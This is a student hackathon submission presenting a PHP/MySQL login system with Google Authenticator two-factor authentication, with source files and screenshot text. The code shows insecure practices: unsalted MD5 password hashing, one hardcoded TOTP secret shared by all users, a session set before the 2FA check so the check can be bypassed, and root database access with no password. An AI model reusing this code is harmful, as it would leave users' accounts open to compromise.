Final Hackathon Challenge

TEAM NOOBS

Name	Registration No.	Year/Branch
Rishi Raj Sharma	202000038	2nd Year CSE
Bhavishya Pratap Singh	202000446	2nd Year CSE
Prateek Viprya	202000139	2nd Year ME


We decided to attempt both the challenges even though we were asked to choose anyone. We three were confident that we could complete both the challenges.
Please consider them.
Thank you
Sincerely,
Team Noobs

Q1.

Google Authenticator is a software-based authenticator by Google that implements two-step verification services using the Time-based One-time Password Algorithm (TOTP; specified in RFC 6238) and HMAC-based One-time Password algorithm (HOTP; specified in RFC 4226), for authenticating users of software applications (https://en.wikipedia.org/wiki/Google_Authenticator)

Design a web application (any language) to implement login using Google Authenticator like feature (you may use any existing APIs like https://github.com/google/google-authenticator). Login should be facilitated by code generated by Google Authenticator and a password set by the user during registration.

Design/Structure :-


Access localhost/reg to go to the main page.
The first page displayed will be login.php
Register yourself if don't have an account.
Login normally if you already have registered yourself.
Download Google Authenticator app in your smartphone and then enter the code shown.
Enter the code already in shown in Google authenticator after scanning the barcode during registration.
You are now logged in and have 2FA enabled on your account!!.

Code :-

For login.php

```
<?php include('server.php') ?>
<!DOCTYPE html>
<html>
<head>
  <title>Registration system PHP and MySQL</title>
  <link rel="stylesheet" type="text/css" href="style.css">
</head>
<body>
  <div class="header">
    <h2>Login</h2>
  </div>

  <form method="post" action="login.php">
    <?php include('errors.php'); ?>
    <div class="input-group">
        <label>Username</label>
        <input type="text" name="username" >
    </div>
    <div class="input-group">
        <label>Password</label>
        <input type="password" name="password">
    </div>
    <div class="input-group">
        <button type="submit" class="btn" name="login_user">Login</button>
    </div>
    <p>
        Not yet a member? <a href="register.php">Sign up</a>
    </p>
  </form>
</body>
</html>
```

For Registration.php

```
<?php include('server.php') ?>
<!DOCTYPE html>
<html>
<head>
  <title>Registration system PHP and MySQL</title>
  <link rel="stylesheet" type="text/css" href="style.css">
</head>
<body>
  <div class="header">
    <h2>Register</h2>
  </div>
  <form method="post" action="register.php">
    <?php include('errors.php'); ?>
    <div class="input-group">
      <label>Username</label>
      <input type="text" name="username" value="<?php echo $username; ?>">
    </div>
    <div class="input-group">
      <label>Email</label>
      <input type="email" name="email" value="<?php echo $email; ?>">
    </div>
    <div class="input-group">
      <label>Password</label>
      <input type="password" name="password_1">
    </div>
    <div class="input-group">
      <label>Confirm password</label>
      <input type="password" name="password_2">
    </div>
    <div class="input-group">
      <button type="submit" class="btn" name="reg_user">Register</button>
    </div>
    <p>
        Already a member? <a href="login.php">Sign in</a>
    </p>
  </form>
</body>
</html>
```

For server.php (which handles login and register requests)

```php
<?php
session_start();

$username = "";
$email    = "";
$errors = array();

$db = mysqli_connect('localhost', 'root', '', 'registration');

// REGISTER USER
if (isset($_POST['reg_user'])) {
  // receive all input values from the form
  $username = mysqli_real_escape_string($db, $_POST['username']);
  $email = mysqli_real_escape_string($db, $_POST['email']);
  $password_1 = mysqli_real_escape_string($db, $_POST['password_1']);
  $password_2 = mysqli_real_escape_string($db, $_POST['password_2']);

  if (empty($username)) { array_push($errors, "Username is required"); }
  if (empty($email)) { array_push($errors, "Email is required"); }
  if (empty($password_1)) { array_push($errors, "Password is required"); }
  if ($password_1 != $password_2) {
  array_push($errors, "The two passwords do not match");
  }

  $user_check_query = "SELECT * FROM users WHERE username='$username' OR
email='$email' LIMIT 1";
  $result = mysqli_query($db, $user_check_query);
  $user = mysqli_fetch_assoc($result);

  if ($user) { // if user exists
    if ($user['username'] === $username) {
      array_push($errors, "Username already exists");
    }

    if ($user['email'] === $email) {
      array_push($errors, "email already exists");
    }
  }

  // Finally, register user if there are no errors in the form
  if (count($errors) == 0) {
    $password = md5($password_1);//encrypt the password before saving in the database
    $query = "INSERT INTO users (username, email, password)
          VALUES('$username', '$email', '$password')";
    mysqli_query($db, $query);
    $_SESSION['username'] = $username;
    $_SESSION['success'] = "You are now logged in!";
    header('location: gauth.php');
  }
}

// LOGIN USER
if (isset($_POST['login_user'])) {
    $username = mysqli_real_escape_string($db, $_POST['username']);
    $password = mysqli_real_escape_string($db, $_POST['password']);

    if (empty($username)) {
        array_push($errors, "Username is required");
    }
    if (empty($password)) {
        array_push($errors, "Password is required");
    }

    if (count($errors) == 0) {
        $password = md5($password);
        $query = "SELECT * FROM users WHERE username='$username' AND
password='$password'";
        $results = mysqli_query($db, $query);
        if (mysqli_num_rows($results) == 1) {
          $_SESSION['username'] = $username;
          $_SESSION['success'] = "You are now logged in!";
          header('location: gauthlog.php');
        }else {
            array_push($errors, "Wrong username/password combination");
        }
    }
  }

  ?>
```

gauthlog.php(for Google authorization during login which does not show the barcode)

```
<?php

declare(strict_types=1);
session_start();

require 'vendor/autoload.php';
$secret = 'XVQ2UIGO75XRUKJO';
$g = new \Sonata\GoogleAuthenticator\GoogleAuthenticator();

if(isset($_POST['submit']))
{
    $code = $_POST['pass-code'];

    if ($g->checkCode($secret, $code))
    {
         header("Location: index.php");
    }
    else
    {
        echo "INVALID CODE!!! TRY AGAIN!! \n";
    }
}
?>
<!DOCTYPE html>
<html>
    <head>
        <title>Two Factor auth</title>
        <link rel="stylesheet" type="text/css" href="bootstap.min.css"/>
    </head>
    <style>
        h1 {
        text-align: center;
        }
    </style>
    <body>
        <div class="container well">
            <h1>Two Factor authentication using Google Authenticator<br><br></h1><br>
            <div style="width: 50%; margin: 10px auto;">
            <p class="text-justify">
                Enter OTP from google authenticator for the account which was scanned
during registration.
            </p>
            <form action="" method="post" class="from-horizontal">
                <div class="form-group">
                    <div class="input-group">
                        <div class="input-group-addon-addon-diff-color">
                            <span class="glyphicon-glyphicon-lock"></span>
                        </div>
                        <input type="text" autocomplete="off" class="form-control"
name="pass-code" placeholder="Enter Code">
                    </div>
                </div>
                <div class="form-group">
                    <input type="submit" value="Login" class="btn btn-warning btn-
block" name="submit">
                </div>
            </form>
            </div>
        </div>
        <div style="position: fixed; bottom: 10px; right: 10px; color:green;">
            <strong>
                By Team noobs
            </strong>
        </div>
    </body>
</html>
```

gauth (for Google Authentication during registration which show the barcode)

```
<?php
declare(strict_types=1);
session_start();


require 'vendor/autoload.php';
$secret = 'XVQ2UIGO75XRUKJO';


$link = \Sonata\GoogleAuthenticator\GoogleQrUrl::generate($_SESSION['username'],
$secret, 'Finalhackathon');

$g = new \Sonata\GoogleAuthenticator\GoogleAuthenticator();

if(isset($_POST['submit']))
{
    $code = $_POST['pass-code'];

    if ($g->checkCode($secret, $code))
    {
         header("Location: index.php");
    }
    else
    {
        echo "INVALID CODE!!! TRY AGAIN!! \n";
    }
}
?>

<!DOCTYPE html>
<html>
    <head>
        <title>Two Factor auth</title>
        <link rel="stylesheet" type="text/css" href="bootstap.min.css"/>
    </head>
    <style>
        h1 {
        text-align: center;
        }
    </style>
    <body>
        <div class="container well">
            <h1>Two Factor authentication using Google Authenticator<br><br>
            <img src="<?=$link;?>" class="centre"></h1><br>
            <div style="width: 50%; margin: 10px auto;">
            <p class="text-justify">
                Please install <strong>Google authenticator</strong> app in your
phone, open it and then
                scan the above barcode to add this application. After you have added
this application enter the code you see in the
                Google authenticator app into the below input box to complete login
process.
            </p>
            <form action="" method="post" class="from-horizontal">
                <div class="form-group">
                    <div class="input-group">
                        <div class="input-group-addon-addon-diff-color">
                            <span class="glyphicon-glyphicon-lock"></span>
                        </div>
                        <input type="text" autocomplete="off" class="form-control"
name="pass-code" placeholder="Enter Code">
```

```
                    </div>
                </div>
                <div class="form-group">
                    <input type="submit" value="Login" class="btn btn-warning btn-
block" name="submit">
                </div>
            </form>
            </div>
        </div>
        <div style="position: fixed; bottom: 10px; right: 10px; color:green;">
            <strong>
                By Team noobs
            </strong>
        </div>
    </body>
</html>
```


index.php (for showing if you are logged in or not)

```
<?php
  session_start();

  if (!isset($_SESSION['username'])) {
    $_SESSION['msg'] = "You must log in first";
    header('location: login.php');
  }
  if (isset($_GET['logout'])) {
    session_destroy();
    unset($_SESSION['username']);
    header("location: login.php");
  }
?>
<!DOCTYPE html>
<html>
<head>
    <title>Home</title>
    <link rel="stylesheet" type="text/css" href="style.css">
</head>
<body>

<div class="header">
    <h2>Home Page</h2>
```

```
</div>
<div class="content">
    <!-- notification message -->
    <?php if (isset($_SESSION['success'])) : ?>
      <div class="error success" >
        <h3>
          <?php
            echo $_SESSION['success'];
            unset($_SESSION['success']);
          ?>
        </h3>
      </div>
    <?php endif ?>

    <!-- logged in user information -->
    <?php  if (isset($_SESSION['username'])) : ?>
        <p>Welcome <strong><?php echo $_SESSION['username']; ?></strong></p>
        <p> <a href="index.php?logout='1'" style="color: red;">logout</a> </p>
    <?php endif ?>
</div>

</body>
</html>
```

Experimental Results Screenshot :-

(To register yourself)



Registration system PHP and My

localhost/reg/register.php

Register

Username

TeamNoob

Email

Teamnoob@gmail.com

Password

•••••

Confirm password


•••••

Register

Already a member? Sign in

10:30 AM
11/19/2021

(To scan and save the code in Google authenticator app)



Two Factor auth

http://localhost/reg/gauth.php

Two Factor authentication using Google Au

Please install **Google authenticator** app in your phone, open it and then scan the barcode to add this application. After you have added this application enter the cod see in the Google authenticator app into the below input box to complete login proces

731173

Login

Authenticator

Finalhackathon


731173

TeamNoob

By Team noobs

11:04 AM
11/19/2021

(To show which account is logged in)




Home Page

You are now logged in!

Welcome **TeamNoob**
logout

(To login if you are already registered)




Login

Username: TeamNoob

Password: ••••

Not yet a member? Sign up


(To input the code shown in the authenticator app which was scanned during registration)


Two Factor authentication using Google Authenticator

Enter OTP from google authenticator for the account which was scanned during registration.

324247


(To show you are logged in)


Home Page

You are now logged in!

Welcome **TeamNoob**
logout

(Database where all user details are stored)



Showing rows 0 - 4 (5 total, Query took 0.0012 seconds.)

```
SELECT * FROM `users`
```

